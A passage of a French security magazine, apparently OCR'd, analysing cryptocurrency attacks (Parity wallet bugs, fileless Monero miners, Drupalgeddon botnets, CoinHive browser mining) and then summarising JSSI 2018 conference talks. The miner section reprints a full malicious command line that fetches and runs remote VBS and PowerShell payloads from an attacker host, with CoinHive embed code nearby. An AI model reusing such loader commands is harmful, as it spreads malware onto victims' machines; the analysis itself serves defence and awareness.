L'unité de compte de cette plateforme est nommée « Ether ». Comme pour les autres monnaies, les « Ether » peuvent être déposés dans des portefeuilles (également appelés « wallet »). Ils sont composés d'une clé publique (l'adresse utilisée pour la réception d'Ether) et d'une clé privée (utilisée pour signer les transactions et prouver cryptographiquement la propriété des cryptomonnaies associées).

Certains portefeuilles peuvent être gérés par plusieurs entités. Pour gérer le wallet associé, il est nécessaire dans ce cas-là de demander l'aval des entités avant des déplacements de fonds. Les portefeuilles réalisant ce type d'opérations sont appelés des portefeuilles « multisignature » ou « multisig ». Ce type de portefeuilles est souvent choisi pour sa sécurité, il est donc souvent le plus ciblé par les attaquants car les montants les plus importants y sont stockés.
Ces portefeuilles sont décomposés en deux parties :

- un contrat très léger déployé lors de la création du portefeuille. Il s'agit d'une instanciation du second contrat ;
- un contrat plus lourd (qui peut s'apparenter à une bibliothèque logicielle) contenant les outils et fonctions définissant la logique du portefeuille. On retrouvera donc ici le code décrivant comment réaliser des transactions par exemple.

Étude de la vulnérabilité Parity découverte début juillet 2017

En juillet 2017, nous apprenions la découverte d'une vulnérabilité au sein d'un portefeuille Ethereum nommé Parity. Cette vulnérabilité avait alors permis le vol de l'équivalent de $30 millions en Ethereum [3-1].



Elle n'impactait cependant que les portefeuilles de type « multi-sig », et les utilisateurs disposant d'une version 1.5 et supérieure du logiciel.

Trois transactions frauduleuses avaient été détectées, représentant un total de 150 000 Ethers (environ 30 millions de dollars au taux de change à date, 100 millions aujourd'hui). Les fonds avaient été prélevés sur 3 comptes différents, chacun disposant d'un solde élevé d'Ethers.

370 000 Ethers supplémentaires avaient rapidement été récupérés par des pirates « white hat » (en utilisant la même vulnérabilité) depuis 593 adresses, dans le but d'empêcher des acteurs malveillants de s'en emparer. Ces mêmes « white hat » avaient annoncé que ces fonds seraient restitués.

La vulnérabilité provenait du code définissant un contrat intelligent utilisé par Parity pour permettre le déploiement de portefeuilles ayant plusieurs signatures. Cette erreur avait lieu plus précisément dans le code permettant la réinitialisation d'un portefeuille. Un attaquant pouvait ainsi être en mesure de modifier le propriétaire d'un portefeuille.

Voici le prototype de la fonction définissant l'appartenance d'un portefeuille. Le langage utilisé est Solidity.

```
function isOwner(address _addr)
constant returns (bool) {
  return _walletLibrary.delegate-
call(msg.data);
}
```

Ce langage permet de définir une méthode de « fallback ». Il s'agit d'une méthode appelée lorsqu'aucune méthode ne correspond à un nom de méthode connue. Voici le code associé :

```
function() payable {
 // just being sent some cash?
 if (msg.value > 0)
  Deposit(msg.sender, msg.value);
 else if (msg.data.length > 0)
  _walletLibrary.delegatecall(msg.
data);
}
```

Ainsi, si le nom d'une méthode n'est pas défini dans le contrat courant et qu'il n'y a pas d'Ether transmis, mais qu'il y a des données dans la variable message, alors le programme appellera la même méthode si elle est définie dans la bibliothèque `_walletLibrary`, mais dans le contexte de ce contrat.

De cette manière, l'attaquant a pu faire appel à la méthode appelée `initWallet()` définie dans la bibliothèque de portefeuilles partagée. Celle-ci faisant elle-même référence à la méthode `initMultiowned()` l'attaquant a pu être en mesure de réinitialiser l'appartenance d'un portefeuille disposant de signatures multiples.

Étude de la seconde vulnérabilité Parity découverte en novembre 2017

Début novembre, une nouvelle attaque sur les portefeuilles Parity « multisig » est découverte. Elle a permis la destruction de 514 000 ETH (environ 255 millions d'euros au prix de change actuel) [3-2].

La vulnérabilité provenait de la seconde partie du portefeuille, à savoir le contrat définissant la logique du portefeuille. Lors du déploiement de code sur ce contrat pour corriger la première vulnérabilité, les développeurs ont par erreur rendu ce contrat non initialisé.

« Trois transactions frauduleuses avaient été détectées, représentant un total de 150 000 Ethers (environ 30 millions de dollars au taux de change à date, 100 millions aujourd'hui). »

Un utilisateur (devops199) a ainsi pu initialiser ce contrat et en devenir propriétaire.

Étant propriétaire de ce contrat, il a ensuite pu utiliser la fonction `kill()`. Cette fonction a pu détruire le contrat. Les fonds présents sur les portefeuilles Parity « multisig » ont donc été rendus gelés puisque le contrat sur lequel ils sont basés a été détruit.

```
// kills the contract sending eve-
rything to `_to`.
function kill(address _to) only-
manyowners(sha3(msg.data)) exter-
nal {
  suicide(_to);
}
```

> Minage - Etude d'une attaque ciblant un poste de travail

Fin octobre 2017, les équipes de Panda Security publiaient le résultat de leurs recherches. Ils venaient de découvrir un malware minant la cryptomonnaie Monero.

Ce malware sans fichier créé pour Windows, exécute tout d'abord une commande permettant de télécharger des fichiers .ps1 et .vbs et de les exécuter (voir capture en fin de page).

Ces deux fichiers sont obfusqués :

- le premier va charger l'outil Mimikatz afin de dérober des identifiants en mémoire. Ces identifiants seront ultérieurement réutilisés pour chercher à se déplacer latéralement dans l'entreprise et toucher le plus d'ordinateurs possible ;

- le second va implémenter en Powershell le code d'exploitation EternalBlue (MS17-010) afin d'infecter d'autres ordinateurs non patchés sur le réseau.

Le malware est par ailleurs persistant, il ajoute une tâche quotidienne téléchargeant et exécutant un fichier nommé « y1.bat ».

C'est ce dernier programme qui va exécuter un mineur générique de Monero sur le système. L'attaquant aura préalablement défini les paramètres de ce mineur avec notamment l'adresse virtuelle à laquelle doivent être émis les Monero ainsi minés.

Il est important de comprendre que la complexité de ce type d'attaques ne repose pas sur le mineur en lui-même (qui est générique), mais sur sa propagation et son vecteur d'infection.

Le vecteur d'infection est quant à lui inconnu. Néanmoins, par expérience, ce type de mineur finalement très simple se déploie généralement au travers de deux méthodes.

La plus évidente et probablement celle qui fonctionne le mieux est le phishing ou spear-phishing. En convainquant un utilisateur d'ouvrir un fichier Excel malveillant sur son ordinateur, un attaquant sera en mesure de prendre le contrôle de celui-ci via l'activation de macros (ou de code JavaScript depuis peu) par l'utilisateur.

La seconde méthode particulièrement utilisée par les attaquants, afin d'obtenir de la puissance de calcul permettant le minage des cryptomonnaies, reste la compromission opportuniste de vulnérabilités logicielles diverses.

```
CMD /V:ON /C FOR /F "TOKENS=2 DELIMS=." %I IN ('VER') DO (SET A=%I)&IF
!A:~-1!==5 (@ECHO ON ERROR RESUME NEXT>%WINDIR%\11.VBS&@ECHO SET
OX=CREATEOBJECT^("MSXML2.XMLHTTP"^)>>%WINDIR%\11.VBS&@ECHO OX.OPEN
"GET","HTTP://STAFFTEST.FIREWALL-
GATEWAY.COM:8000/INFO.VBS",FALSE>>%WINDIR%\11.VBS&@ECHO OX.SETREQUESTHEADER
"USER-AGENT", "-">>%WINDIR%\11.VBS&@ECHO OX.SEND^(^)>>%WINDIR%\11.VBS&@ECHO IF
OX.STATUS=200 THEN>>%WINDIR%\11.VBS&@ECHO SET
OAS=CREATEOBJECT^("ADODB.STREAM"^)>>%WINDIR%\11.VBS&@ECHO
OAS.OPEN>>%WINDIR%\11.VBS&@ECHO OAS.TYPE=1 >>%WINDIR%\11.VBS&@ECHO OAS.WRITE
OX.RESPONSEBODY>>%WINDIR%\11.VBS&@ECHO OAS.SAVETOFILE "%WINDIR%\INFO.VBS",2
>>%WINDIR%\11.VBS&@ECHO OAS.CLOSE>>%WINDIR%\11.VBS&@ECHO END
IF>>%WINDIR%\11.VBS&@ECHO SET
OS=CREATEOBJECT^("WSCRIPT.SHELL"^)>>%WINDIR%\11.VBS&@ECHO
OS.EXEC^("CSCRIPT.EXE %WINDIR%\INFO.VBS"^)>>%WINDIR%\11.VBS&CSCRIPT.EXE
%WINDIR%\11.VBS) ELSE (POWERSHELL -NOP -NONI -W HIDDEN "IF((GET-WMIOBJECT
WIN32_OPERATINGSYSTEM).OSARCHITECTURE.CONTAINS('64')){IEX(NEW-OBJECT
NET.WEBCLIENT).DOWNLOADSTRING('HTTP://STAFFTEST.FIREWALL-
GATEWAY.COM:8000/INFO6.PS1')}ELSE{IEX(NEW-OBJECT
NET.WEBCLIENT).DOWNLOADSTRING('HTTP://STAFFTEST.FIREWALL-
GATEWAY.COM:8000/INFO3.PS1')}")
```

> Minage - Etude d'une attaque ciblant les serveurs


Ainsi le botnet Muhstik avait tiré parti en avril dernier de la vulnérabilité référencée CVE-2018-7600 sur Drupal (Drupalgeddon) pour déployer des outils minant la cryptomonnaie DASH [3-3].

Ce même botnet avait également utilisé la vulnérabilité CVE-2017-10271 touchant Oracle WebLogic quelques semaines auparavant, dans le même objectif.

On peut également citer les vulnérabilités sur Jenkins (CVE-2017-1000353) et PHP Weathermap pour Cacti (CVE-2013-2618) qui ont récemment été utilisées pour infecter des serveurs.

« Début 2018, on a par ailleurs pu observer l'arrivée de l'obfuscation de codes JavaScript réalisant du minage de cryptomonnaies. »

La capture ci-dessous représente la compromission d'un site d'un Zoo partagée sur Internet suite à sa compromission liée à la vulnérabilité Drupalgeddon.



> Minage - Étude de mineurs pour navigateurs

Au-delà des systèmes des utilisateurs, ce sont les navigateurs qui sont, depuis fin 2017, utilisés afin de miner des cryptomonnaires avec l'apparition du service CoinHive.

Ce service propose de mettre à disposition du code JavaScript facile à implémenter pour miner. L'intérêt n'est pas fondamentalement malveillant, l'entreprise suggère en effet que le minage pourrait permettre de contre-balancer le besoin de publicité sur Internet pour financer les services gratuits.

Ainsi, divers services au fil des semaines fin 2017 avaient réalisé quelques preuves de concept pour tester cette possibilité. On peut citer le site ThePirateBay qui avait testé cette manœuvre.

Néanmoins, un certain nombre d'acteurs ont profité de cette occasion pour déployer des mineurs sur des serveurs compromis.


Cas du mineur en JavaScript (Coinhive)

Le site https://coinhive.com/, proposant un service légitime, mais controversé, propose du code JavaScript lançant des opérations mathématiques pour miner des monnaies.

```
<script src="https://coinhive.com/
lib/coinhive.min.js"></script>
<script>
      var  miner  =  new  CoinHive.
User('SITE_KEY', 'john-doe');
      miner.start();
</script>
```

Le code proposé est volontairement simplissime. Il fait appel à un script tiers contenant le code source de la bibliothèque CoinHive et dans un second temps, il crée l'objet qui va réaliser le minage et l'associe aux informations de l'attaquant ou utilisateur. Enfin, il utilise la méthode start() pour démarrer le minage.

Ce script envoie par la suite ses résultats via l'API mise à disposition.



Améliorations apportées (bridage, obfuscation, persistence) et futur

Petit à petit CoinHive a mis en place des options additionnelles afin d'améliorer l'expérience utilisateur, et notamment rendre le mineur plus discret.

La page de documentation présente ainsi le code suivant en exemple limitant l'utilisation du CPU à 70% et ne s'exécutant pas sur mobile [3-4].

```
<script  src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
     var miner = new CoinHive.Anonymous('YOUR_SITE_KEY',  {throttle: 0.3});

     // Only start on non-mobile devices and if not opted-out
     // in the last 14400 seconds (4 hours):
     if  (!miner.isMobile()  && !miner.didOptOut(14400)) {
          miner.start();
     }
</script>
```

Début 2018, on a par ailleurs pu observer l'arrivée de l'obfuscation de codes JavaScript réalisant du minage de cryptomonnaies. L'éditeur Fortinet avait ainsi présenté quelques cas concrets issus de leurs activités en février [3-5].

Enfin, une des fonctionnalités les plus recherchées a été la persistance, car les pages web sont généralement consultées sur une très courte durée.

La solution à cette problématique est l'utilisation d'extensions de navigateurs. Ainsi au fil des mois, de nombreuses extensions permettant de miner la cryptomonnaie Monero ont pu être mises en ligne et identifiées comme telles.

Ces extensions sont très simplistes, elles utilisent généralement le même code JavaScript ou dans une version plus efficace en WebAssembly qu'utiliserait un site web pour miner des monnaies. Il est ainsi fréquent de retrouver des appels à Coinhive ou des alternatives dans ces extensions. Ayant généralement une finalité malveillante, ces extensions sont très rapidement devenues interdites sur les magasins d'applications dédiées.

Ainsi, à l'origine Google permettait l'utilisation d'extensions de ce type dans la mesure où celles-ci n'étaient prévues que dans cet objectif et que l'utilisateur était prévenu. Google a interdit l'utilisation d'extensions réalisant ce type d'opération en avril dernier, après avoir constaté que la précédente règle n'était manifestement pas respectée.

En réalisant quelques recherches, nous avons pu identifier des extensions sur le Store Google proposant toujours des extensions pour miner. Ces recherches n'ont en revanche pas abouti pour Firefox et Safari.

À l'heure actuelle, le minage sur navigateur tire uniquement parti des performances du processeur.

Nous estimons que l'utilisation de WebGL devrait apparaître prochainement. Cette API permettant l'utilisation des ressources du processeur graphique devrait permettre de démultiplier les possibilités de minage depuis un navigateur. Cela sera par ailleurs d'autant plus intéressant que certains chercheurs mettent en doute la rentabilité du minage actuel par navigateur.

En effet, des chercheurs se sont appuyés sur les données d'utilisation de CoinHive par un service de parking sur 11 000 noms de domaines. Ayant une durée d'activité moyenne de 24 secondes, le service a pu miner pendant 3 mois sur 105 580 sessions d'utilisateurs. Cette activité a permis ainsi de récolter 0.02417 XMR (Monero) soit l'équivalent de moins de 4 € à l'heure d'écriture de cet article, de quoi permettre au commanditaire de s'offrir une belle Lamborghini… en modèle réduit [3-6].

> Minage - Étude d'un mineur pour téléphones mobiles

Au-delà des attaques à l'encontre des postes de travail « lourds » (bureau), ces derniers mois des attaques ciblant les téléphones mobiles ont également émergé. Ils disposent de plus en plus de performances pour permettre l'utilisation d'applications toujours plus gourmandes.

Début février, nous apprenions ainsi la découverte par une équipe de chercheurs de la société Qihoo 360 d'un ver nommé ADB.Miner agissant sur téléphones Android pour miner la cryptomonnaie Monero. Le vecteur d'infection proviendrait du téléchargement d'une application mobile malveillante disponible sur des espaces de téléchargement d'applications non officiels.
Une fois installé, le ver va débuter le minage de la monnaie Monero.

Par la suite, le ver chercherait à se propager sur d'autres systèmes Android (smartphone, TV, objets connectés, etc.) au travers du port 5555. Ce port est notamment utilisé par Android ADB (Android Debug Bridge) utilisé principalement pour le debug d'applications. Il est désactivé par défaut sur Android et nécessite une action manuelle pour l'activer.
Ce vers aurait principalement touché l'Asie avec une représentation particulièrement importante en Chine et en Corée du Sud. Près de 7 400 adresses IP uniques avaient pu être identifiées comme minant cette cryptomonnaie fin janvier [3-7].

> INFO

Les équipements Fire TV et Fire Stick d'Amazon ciblés par un mineur de cryptomonnaies

Les experts en sécurité de la société Qihoo360 ont récemment découvert des appareils Fire TV et Fire Stick d'Amazon sur lequel des mineurs de cryptomonnaies étaient installés. Ces derniers, basés sur Android, étaient infectés par le malware ADB.Miner (Android.CoinMine.15).

Depuis février 2018, les chercheurs ont pu découvrir des botnets à l'écoute du port 5555, utilisé pour le debogage Android, normalement fermé par défaut. Il est supposé que ce port ait été ouvert par certains revendeurs de ces appareils pour effectuer des tests ou installer des surcouches.

De nombreux utilisateurs de Fire TV ou de Fire Stick ont ainsi pu voir une application nommée « Test" surgir sur leur écran et consommer toutes les ressources de leurs équipements afin de miner la cryptomonnaie Monero.

Après une étude du malware en question, ce dernier s'avère être une simple page web incluse au sein de l'application malveillante utilisant le désormais célèbre script CoinHive.

Il est possible d'utiliser le logiciel Total Commander ou de reconfigurer l'appareil en paramètre-usine afin de se débarrasser complètement du malware.

> Comment se prémunir de ces attaques ?

Pour se prémunir d'attaques réalisant du minage de cryptomonnaies, il convient dans un premier temps de suivre les guides d'hygiène de système informatique classique.
De notre point de vue, l'utilisation d'un système à jour bénéficiant d'un antivirus également à jour permettra d'apporter des réponses à la plupart des problématiques.

Pour ce qui est des navigateurs, on recommandera de manière générale une utilisation la plus limitée possible d'extensions tierces. On recommandera toutefois par défaut l'utilisation du bloqueur uBlock (pour filtrer les accès à des ressources externes non souhaitées). Pour les utilisateurs avancés, on pourra recommander uMatrix ainsi que NoScript (pour désactiver le JavaScript et filtrer manuellement les accès à des ressources externes).

Une fois les extensions limitées, un aperçu des processus tirant parti en grande quantité des ressources du système permettra d'identifier un éventuel détournement du CPU.
Concernant les systèmes mobiles, on recommandera de garder un téléphone à jour, de ne pas débloquer le téléphone via un « jailbreak » et enfin de ne pas utiliser d'autres marchés d'applications que les marchés officiels des différents constructeurs.

> Conclusion

Alors que certains pourraient conclure sur un échec de la sécurité pour parler des difficultés importantes et grandissantes que connaissent les utilisateurs et développeurs de cryptomonnaies, nous orienterons plutôt cette fin de dossier sur l'avenir et l'impact de la sécurité des cryptomonnaies sur nos sociétés.

Il nous semble important dans un premier temps de souligner la visibilité qu'obtient chaque actualité autour de la sécurité de ces monnaies au travers notamment des forts montants en jeu. De cette publicité pour une sécurité accrue des portefeuilles de monnaies, et des systèmes informatisés au sens large, nous espérons qu'elle facilitera également d'une certaine manière la sensibilisation des utilisateurs finaux à la sécurité informatique.

Par ailleurs, il est également important de noter la simplicité requise pour mettre en œuvre le minage de cryptomonnaies à des fins malveillantes. La complexité réside en effet souvent plus dans l'intrusion sur le système, le reste étant majoritairement réalisé au travers d'un algorithme facile d'accès. Et de fait, il devient une nouvelle motivation pour les attaquants.

En attendant, deux visions se détachent du futur des cryptomonnaies :

- Un effet de mode qui mènerait à un effondrement des cryptomonnaies très prochainement ;
- Une arrivée à maturité des cryptomonnaies dans les

mois/années à venir et une entrée dans la vie quotidienne des citoyens. Ainsi, en Chine, une cryptomonnaie nationale a été annoncée en mars bien que le pays ait plus ou moins officiellement banni le bitcoin ainsi que de nombreuses autres cryptomonnaies [3-8].

Parmi les opportunités possibles pour les cryptomonnaies, on pourrait imaginer le remplacement du fonctionnement actuel des publicités. De nombreux internautes utilisent des bloqueurs de publicités afin de se protéger des dérives liées à ce type de contenu. Le manque à gagner devient ainsi plus grand pour les annonceurs qui essaient tant bien que mal d'imposer leurs publicités en détectant l'utilisation de tels mécanismes de blocage, et en autorisant l'accès à un site qu'à condition de les débloquer.

Le minage d'une cryptomonnaie telle que Monero pourrait potentiellement remplacer ce type d'initiative visuellement intrusive. Un minage encadré, pour lequel l'utilisateur est conscient des tenants et aboutissants est une idée qui aurait le mérite d'être évoquée.

Des initiatives en ce sens voient tout de même le jour : Basic Attention Token, ou BAT, est un projet utilisant des jetons basés sur la blockchain Ethereum qui tend à devenir le moyen de paiement utilisé pour regarder des pubs spécifiques sur Internet.

Intégré au navigateur Brave, un utilisateur peut choisir de voir certaines publicités affichées en fonction de ses centres d'intérêt, mais sans technologies de tracking intrusives. Les éditeurs sont ensuite payés avec des jetons BAT, tout comme les utilisateurs, qui pourront ensuite décider de les utiliser pour soutenir d'autres sites partenaires de Brave.
Enfin, l'utilisation de IOTA au sein de l'Internet des Objets pourrait aussi être une piste à explorer. Le paiement de machine vers machine permettrait à une voiture électrique connectée de dépenser de l'argent pour se recharger en électricité et de payer le fournisseur toute seule. Pendant ce temps, confortablement installé dans votre voiture, vous pourriez regarder une annonce d'un partenaire du fournisseur d'énergie et être payé en IOTA en échange, remboursant une petite portion de votre énergie.

Les cryptomonnaies évoluent vite et il ne fait aucun doute que leur utilisation, notamment pour la publicité n'en est qu'à ses balbutiements…

Références

[3-1]
https://medium.freecodecamp.org/a-hacker-stole-31m-of-ether-how-it-happened-and-what-it-means-for-ethereum-9e5dc29e33ce

[3-2]
https://medium.com/@Pr0Ger/another-parity-wallet-hack-explained-847ca46a2e1c

[3-3]
https://threatpost.com/muhstik-botnet-exploits-highly-critical-drupal-bug/131360/
https://www.crowdstrike.com/blog/cryptomining-harmless-nuisance-disruptive-threat/
https://www.pandasecurity.com/mediacenter/pandalabs/threat-hunting-fileless-attacks/
https://gbhackers.com/cryptocurrency-mining-campaign-linux-servers/
https://www.csoonline.com/article/3256314/security/hackers-exploit-jenkins-servers-make-3-million-by-mining-monero.html

[3-4]
https://coinhive.com/documentation/miner

[3-5]
https://www.fortinet.com/blog/threat-research/the-growing-trend-of-coin-miner-javascript-infection.html

[3-6]
https://arxiv.org/pdf/1803.02887.pdf

[3-7]
https://www.extremetech.com/mobile/263488-new-android-malware-mines-cryptocurrency-phone

[3-8]
http://www.scmp.com/business/companies/article/2118468/chinas-central-bank-studying-its-own-digital-currency-even-it

JSSI 2018


Par David WEBER et Jean-Christophe PELLAT

Discours d'ouverture du président de l'OSSIR

Jean-Philippe GAULIER (Digital Security)

Après un bref rappel sur le contexte et le déroulement de la JSSI 2018 organisée comme chaque année par l'OSSIR, Jean-Philippe Gaulier, Président de l'association et CIO chez Digital Security, a présenté le sujet de la journée « De la théorie à la pratique : de l'enseignement à l'échec ? ».

Ainsi, le président de l'OSSIR a dressé le bilan de la formation dans le domaine de l'informatique et notamment la sécurité informatique. De par son parcours d'étudiant et son expérience, il en a conclu que la formation était un sujet mal traité, ou du moins mal abordé en France.




De la théorie à la pratique

Nicolas RUFF

Slides

https://www.ossir.org/jssi/jssi2018/JSSI2018_1A_De_la_the__orie_a___la_pratique.pdf

Suite à l'introduction de Jean-Philippe Gaulier, Nicolas Ruff, consultant sécurité chez Google, a dressé, dans un premier temps, sa vie et son parcours avant d'aborder le sujet de la formation.



Selon lui, deux choses essentielles ne fonctionnent pas :

- L'enseignement est trop centré sur les usages. Or, ces derniers évoluent au fil du temps et deviennent obsolètes. De son point de vue, il faudrait se concentrer sur les fon-

damentaux (physique, mathématique, électronique) plutôt que sur les usages.

✚ Les professeurs sont hyper spécialisés, dans un logiciel spécifique d'un domaine « niche ». Renforçant cette notion d'enseignement des usages », créant ainsi un cercle vicieux.

Enfin, il a conclu sa présentation sur le niveau d'anglais des candidats français. Selon Nicolas Ruff, l'anglais est indispensable, notamment dans le domaine des technologies de l'information.

Il a constaté qu'environ 50% des candidats échouent aux tests d'entrée en entreprise, car ils ne comprennent pas le recruteur anglo-saxon.

> INFO

Les hackers présents à la Pwn2Own 2018 ont reçu un total de 267 000$, beaucoup moins que les dernières éditions

La Pwn2Own est un concours annuel très attendu par les chercheurs en cybersécurité. Le principe est simple : les chercheurs doivent pirater des ordinateurs neufs et mis à jour sur une installation dite « d'origine".
Si un chercheur arrive à compromettre un ordinateur dans le temps imparti, celui-ci se voit offrir l'ordinateur ainsi que des primes (souvent sous la forme de récompense financière) en fonction de la vulnérabilité découverte.

Au total, 267 000$ (sur les 2 millions prévus) de récompense ont été attribués aux différents hackers présents à la Pwn2Own 2018.


Cette édition 2018 de l'évènement ,organisé en marge de la ConSecWest, n'est cependant pas la plus impressionnante qu'il nous ait été donné de voir.
En effet, 833 000$ avaient été distribués en 2017, 460 000$ en 2016 et 552 000$ en 2015, rendant l'année 2018 la moins spectaculaire des éditions.

SOC en stock

Nicolas HANTEVILLE

✚ **Slides**
https://www.ossir.org/jssi/jssi2018/JSSI2018_1B_SOC_en_stock.pdf

La présentation de Nicolas Hanteville dénote avec la précédente. Le RSSI adjoint de la société Vente-Privée a fait un retour d'expérience sur la création d'un SOC (Security Operation Center) interne, en passant en revue les réussites et les échecs.



Un SOC, comme l'entend Nicolas, est une plateforme où les systèmes d'information de l'entreprise sont surveillés, évalués et défendus. Cela consiste à collecter des informations (logs), à les analyser et à remonter des alertes qui seront ensuite traitées par les équipes.

Lorsque le projet de création d'un SOC a été abordé, Nicolas Hanteville a d'abord passé en revue les services de SOC payants.

Au vu du nombre colossal de visites au sein de leur site (4 millions de visiteurs par an), après estimation, les services d'un SOC commercial étaient estimés à 2 millions d'euros/an. Ainsi, la décision a été prise de créer un SOC interne en se basant notamment sur des technologies open-source telles qu'Elastic Search.

Au final, la solution mise en place a nécessité un budget de 120 000€ en 2 ans de fonctionnement. Leur SI génère 2To de logs bruts / jour, représentant 150Go de logs normalisés. Leur architecture actuelle est répartie sur 6 serveurs.

Enfin, pour Nicolas Hanteville, un SOC interne efficace doit être géré par 4 à 5 personnes minimum.

De la théorie à l'échec ? Complexité de la sécurité des systèmes d'information

Jean-Loup RICHET (Orange)


✚ **Slides**

https://www.ossir.org/jssi/jssi2018/JSSI2018_2A_De_la_theorie_a_l_echec._Complexite_de_la_securite_des_systemes_d_information.pdf

Jean-Loup Richet nous a présenté une conférence très interactive, scénarisée sous les traits d'une enquête policière. La conférence traitait du sujet des recherches académiques, et pourquoi celles axées sur la sécurité des Systèmes d'Information étaient si rares.

« Hervé Schauer, conférencier reconnu du monde de la sécurité des SI est revenu pour la première fois sur ses 30 ans d'expérience dans le domaine de la formation continue. »

Dans un premier temps, l'orateur a présenté un écosystème de la recherche académique, et leurs différents biais (système de notation « impact factor », monopole américain des revues scientifiques). Ensuite, il s'est intéressé au lexique de la sécurité, par exemple la provenance du mot « cybersécurité » et en quoi ce terme était différent de « sécurité du SI ».



Enfin, Jean-Loup a proposé des pistes afin d'améliorer la recherche en France, en s'inspirant notamment du modèle allemand :

✚ Améliorer le travail et les relations avec les entreprises (au travers d'associations de mise en relation) ;

✚ Faciliter la refonte des articles français afin de les publier dans les revues scientifiques américaines, qui ont plus de visibilité.

Un regard sur la formation initiale en cybersécurité

Robert ERRA

Robert Erra est responsable du Laboratoire Sécurité et Système (LSE) de l'école EPITA. Au travers de son parcours et de sa forte expérience dans le domaine des formations, Robert Erra a donné un regard différent sur les échecs et réussites de la formation en France.

Après avoir décrit son parcours, Robert Erra a présenté le modèle du système d'enseignement supérieur en France. Il s'est notamment attardé sur le premier Master.

Au cours de cette présentation, l'orateur a également donné son point de vue sur les formations en sécurité disponibles sur le marché dont notamment, le label SecNumEdu proposé par l'ANSSI.

Ce label vise à « améliorer le référencement des formations en sécurité du numérique par la mise en place d'un processus qui éprouve et garantit la pertinence de la formation par rapport à ses objectifs. » (ANSSI).

Constat étonnant que va venir confirmer Hervé Schauer lors de la conférence suivante : les formations initiales en sécurité des SI ne sont pas complètes.


La formation continue en SSI : un retour d'expérience de plus de 30 ans

Hervé SCHAUER (HS2)

✚ **Slides**

